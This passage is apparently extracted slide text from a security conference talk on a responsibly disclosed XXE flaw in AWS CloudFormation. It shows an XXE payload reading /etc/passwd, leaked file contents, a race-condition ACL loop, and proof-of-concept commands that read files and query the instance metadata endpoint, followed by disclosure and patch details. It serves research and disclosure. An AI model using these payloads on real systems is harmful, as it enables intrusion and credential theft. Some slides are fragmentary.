> sleep 0.5;
> aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl
public-read;
> done
```

```
$ while true; do
> echo Private; aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl private;
> sleep 0.5;
> echo Public; aws s3api put-object-acl --bucket bluehat-test-bucket --key nonexistent --acl public-read;
> done
```

Private
Public
Private
Public
Private
Public
Private

```
{ "Error":{ "message":"S3 error: This is literally my error", "code":"ValidationException", "type":"Sender" } }
```

```
{ { "Error":{ "message":"S3 error: Access Denied\nre.", "code":"ValidationException", "type":"Sender" } } }
```

Attack	Save	Columns	Results	Positions	Payloads	Resource Pool	Options
Filter: Showing all items							
Request	Pa...	Status	Error	Timeout	Length	Comment	
17	ht...		<input type="checkbox"/>	<input type="checkbox"/>			
16	ht	200	<input type="checkbox"/>	<input type="checkbox"/>	811		

What does HttpClient parse?

- ...
- The S3 error response

```
<Error>
  <Code>AccessDenied</Code>
  <Message>This is literally my error</Message>
  <RequestId>TW33RR5D829132S4</RequestId>
  <HostId>NZAY362x8DHg8luSwxojSHAY81fbIe</HostId>
</Error>
```

- What format is that?
 - XML
 - Why is that interesting?

XXE EXPLAINED

- A normal XML document

```
<root>
    <element>aaaa</element>
</root>
```

aaaa

- Using an XML entity

- We can't use meaningful characters in XML (e.g <) as text
 - Unless we use their corresponding XML entities

```
<root>
    <element>a&lt;b</element>
</root>
```

a<b

&slide_title;

- Defining an XML entity

```
<?xml version="1.0"?>
<!DOCTYPE root [
    <!ENTITY mc "chicka-chicka">
    <!ENTITY me "Tzah Pahima">
]>
<root>
    <element>Hi, my name is &mc; &me;</element>
</root>
```

Hi, my name is
chicka-chicka
Tzah Pahima

ጷ

- Borrowing a file for defining an XML entity
 - XML eXternal Entity

```
<?xml version="1.0"?>
<!DOCTYPE root [
    <!ENTITY notmalicious SYSTEM "file:///etc/passwd">
]>
<root>
    <element>Nothing to see here &notmalicious;</element>
</root>
```

Is XXE the answer?

- HttpClient parses XML
- Some XML parsers are vulnerable to XXE
- Let's give it a shot

XXE?

Burp Suite Professional v2021.8.2 - Temporary Project - licensed to Orca Security [2 user lic]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ext
28	https://cloudfformation.me-sout...	POST	/		✓	400	10855	XML	
27	https://cloudfformation.me-sout...	POST	/		✓	400	556	XML	
26	https://cloudfformation.me-sout...	POST	/		✓	400	683	XML	
25	https://cloudfformation.me-sout...	POST	/		✓	400	683	XML	
24	https://cloudfformation.me-sout...	POST	/		✓	400	465	XML	
23	https://cloudfformation.me-sout...	POST	/		✓	400	554	XML	
22	https://cloudfformation.me-sout...	POST	/		✓	400	556	XML	
21	https://cloudfformation.me-sout...	POST	/		✓	400	487	XML	
20	https://cloudfformation.me-sout...	POST	/		✓	400	554	XML	
19	https://cloudfformation.me-sout...	POST	/		✓	400	465	XML	
18	https://cloudfformation.me-sout...	POST	/		✓	400	550	XML	
17	https://cloudfformation.me-sout...	POST	/		✓	400	465	XML	
16	https://cloudfformation.me-sout...	POST	/		✓	400	594	XML	

Request

Pretty Raw Hex Vi Select extension... ▾

```
1. POST / HTTP/1.1
2. Host: cloudfformation.me-south-1.amazonaws.com
3. Accept-Encoding: gzip, deflate
4. Content-Type: application/x-www-form-urlencoded;
    charset=utf-8
5. User-Agent: aws-cli/2.2.33 Python/3.9.7
Darwin/20.3.0 source/x86_64 prompt/off
command/cloudfformation.get-template-summary
```

Response

Pretty Raw Hex Render Vi

```
1. HTTP/1.1 400 Bad Request
2. X-Amzn-Requestid: c1eb2ae3-9d1b-446c-8bed-f69d58707b2d
3. X-Amzn-ErrorType: ValidationException
4. Vary: accept-encoding
5. Date: Wed, 14 Apr 2021 09:12:12 GMT
6. Connection: close
7. Content-Length: 10645
8.
9. <ErrorResponse xmlns="http://cloudfformation.amazonaws.com/doc/2010-05-15/">
10. <Error>
11.   <Type>Sender</Type>
12.   <Code>ValidationException</Code>
13.   <Message>S3 error: root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
28.
29.
30.
31.
32.
33.
34.
35.
36.
37.
38.
39.
40.
41.
42.
43.
44.
45.
46.
47.
48.
49.
```

Content-Length: 10645

```
<ErrorResponse xmlns="http://cloudfformation.amazonaws.com/doc/2010-05-15/">
<Error>
  <Type>Sender</Type>
  <Code>ValidationException</Code>
  <Message>S3 error: root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
```

I'm not racist

- I love races
 - But they're not that practical
 - > 25-30 requests for one leak
- Can we create an exploit that consistently takes only 1 request?

Bucket policies

Using bucket policies


[PDF](#) | [RSS](#)

You can create and configure bucket policies to grant permission to your Amazon S3 resources.

Kick the bucket

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Sid": "BlueHatIL2022",  
            "Effect": "Deny",  
            "Principal": "*",  
            "Action": "s3:*",  
            "Resource": "arn:aws:s3:::bluehat-test-bucket/*",  
            "Condition": {  
                "StringNotLike": {  
                    "aws:UserAgent": "*HttpClient*"  
                }  
            }  
        }  
    ]  
}
```

Exploit 2.0



```
[devenv3] ~/r/cloudformation >>> python3 fullpoc.py --get-  
file "/etc/passwd"
```

What can we do

- File read
- Directory listing (Thanks, Apache Xerces2)
- SSRF
 - What does this mean?
 - IMDS


```
[devenv3] ~/r/cloudformation >>> python3 f  
file "/"
```

```
<!ENTITY notmalicious SYSTEM "file:///  
asswd">
```

```
.autofsck  
.autorelabel  
.cleanboot  
apollo  
bin  
boot  
cgroup  
dev  
etc  
home  
lib  
lib64  
local  
lost+found  
media  
mnt  
opt  
proc  
root  
sbin  
selinux  
srv  
sys  
tmp  
usr  
var
```

```
.py --get-
```

IMDSv2



Just one click and you're safe

Instance metadata service (IMDS)

Your environment's platform supports both IMDSv1 and IMDSv2. To enforce IMDSv2, disable IMDSv1. [Learn more](#)

Disable IMDSv1

With the current setting, the environment enables both IMDSv1 and IMDSv2.

Disabled

Use IMDSv2

[PDF](#)[Kindle](#)[RSS](#)

disabled entirely. AWS recommends adopting v2 and restricting access to v2 only for added security. IMDSv1 remains available for customers who have tools and scripts using v1, and w

```
[devenv3] ~/r/cloudformation >>> python3 fullpoc.py --get-url "http://169.254.169.254/latest/dynamic/instance-identity/document/"
```

```
[devenv3] ~/r/cloudformation >>> tail -f result.txt
```

```
{  
    "accountId" : "380789617082",  
    "architecture" : "x86_64",  
    "availabilityZone" : "us-east-1d",  
    "billingProducts" : null,  
    "devpayProductCodes" : null,  
    "marketplaceProductCodes" : null,  
    "imageId" : "ami-00d5bc0c25c2bfedb",  
    "instanceId" : "i-032b64c203bdcac1a",  
    "instanceType" : "c4.xlarge",  
    "kernelId" : null,  
    "pendingTime" : "2020-07-23T20:41:27Z",  
    "privateIp" : "10.247.110.150",  
    "ramdiskId" : null,  
    "region" : "us-east-1",  
    "version" : "2017-09-30"  
}
```

Happy Hanukkah

Credentials?

```
{  
  "Code" : "Success",  
  
}  
-
```

k
y
J
V
t
G
M
f
+
u

Credentials?

```
▼ 2021-09-06T14:41:21.875+03:00 {"eventVersion": "1.08", "userIdentity": {"type": "AWS Service", "invokedBy": "AWS Internal"}, "eventTime": "2021-09-06T11:36:13Z", "eventSource": "s3.amazonaws.com", "eventName": "GetObject", "awsRegion": "us-east-1", "sourceIPAddress": "AWS Internal", "userAgent": "AWS Internal", "errorCode": "AccessDenied", "errorMessage": "Access Denied", "requestParameters": {"X-Amz-Date": "20210906T113613Z", "X-Amz-Expires": "3600", "key": "a.js"}, "responseElements": {"SignatureValue": "CwEJ..."}, "additionalEvent": {"SignatureValue": "CwEJ...", "CipherSuite": "TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256", "bytesTransferredIn": 243, "AuthenticationMethod": "QueryString", "x-amz-id-2": "8VzEQR50Uziw8XU90cWY8/4z0rLmVuLxFe4FqpxKgcv1ZGCqewBRYP77Lp/oLJu...y7lW7t5tiuI=", "bytesTransferredOut": 243}, "requestID": "12345678901234567890123456789012", "eventID": "12345678901234567890123456789012", "readOnly": true, "resources": [{"arn": "arn:aws:s3:::mybucket"}]}
```

Copy

All good things come to an end

- We stopped here
- Disclosure
- The patch was deployed within **25 hours!**
 - Fully patched in all regions ~6 days

Further elevation?

- These were NOT CloudFormation's service credentials
- We didn't explore much further
- What we did find in our short exploration
 - Internal configuration files
 - Evidence for internal services
 - Internal credentials
- We believe escalation to an RCE would've led to severe cross tenant violation
 - SuperGlue

How we validated the fix

- Interesting in itself
- You can find it in our technical blog
 - Coming out tomorrow

Takeaways

- Blackbox is hard
- Logical vulnerabilities are a thing
- No platform is infallible
 - But cloud IS more secure
- Twitter doesn't like fighter jets

The following media includes potentially sensitive content.

[Change settings](#)

[View](#)

Further research ideas for the cloud

- Services trust one another
 - Fallback mechanisms
-
- Good things coming soon...

Thank you!



@tzahpahima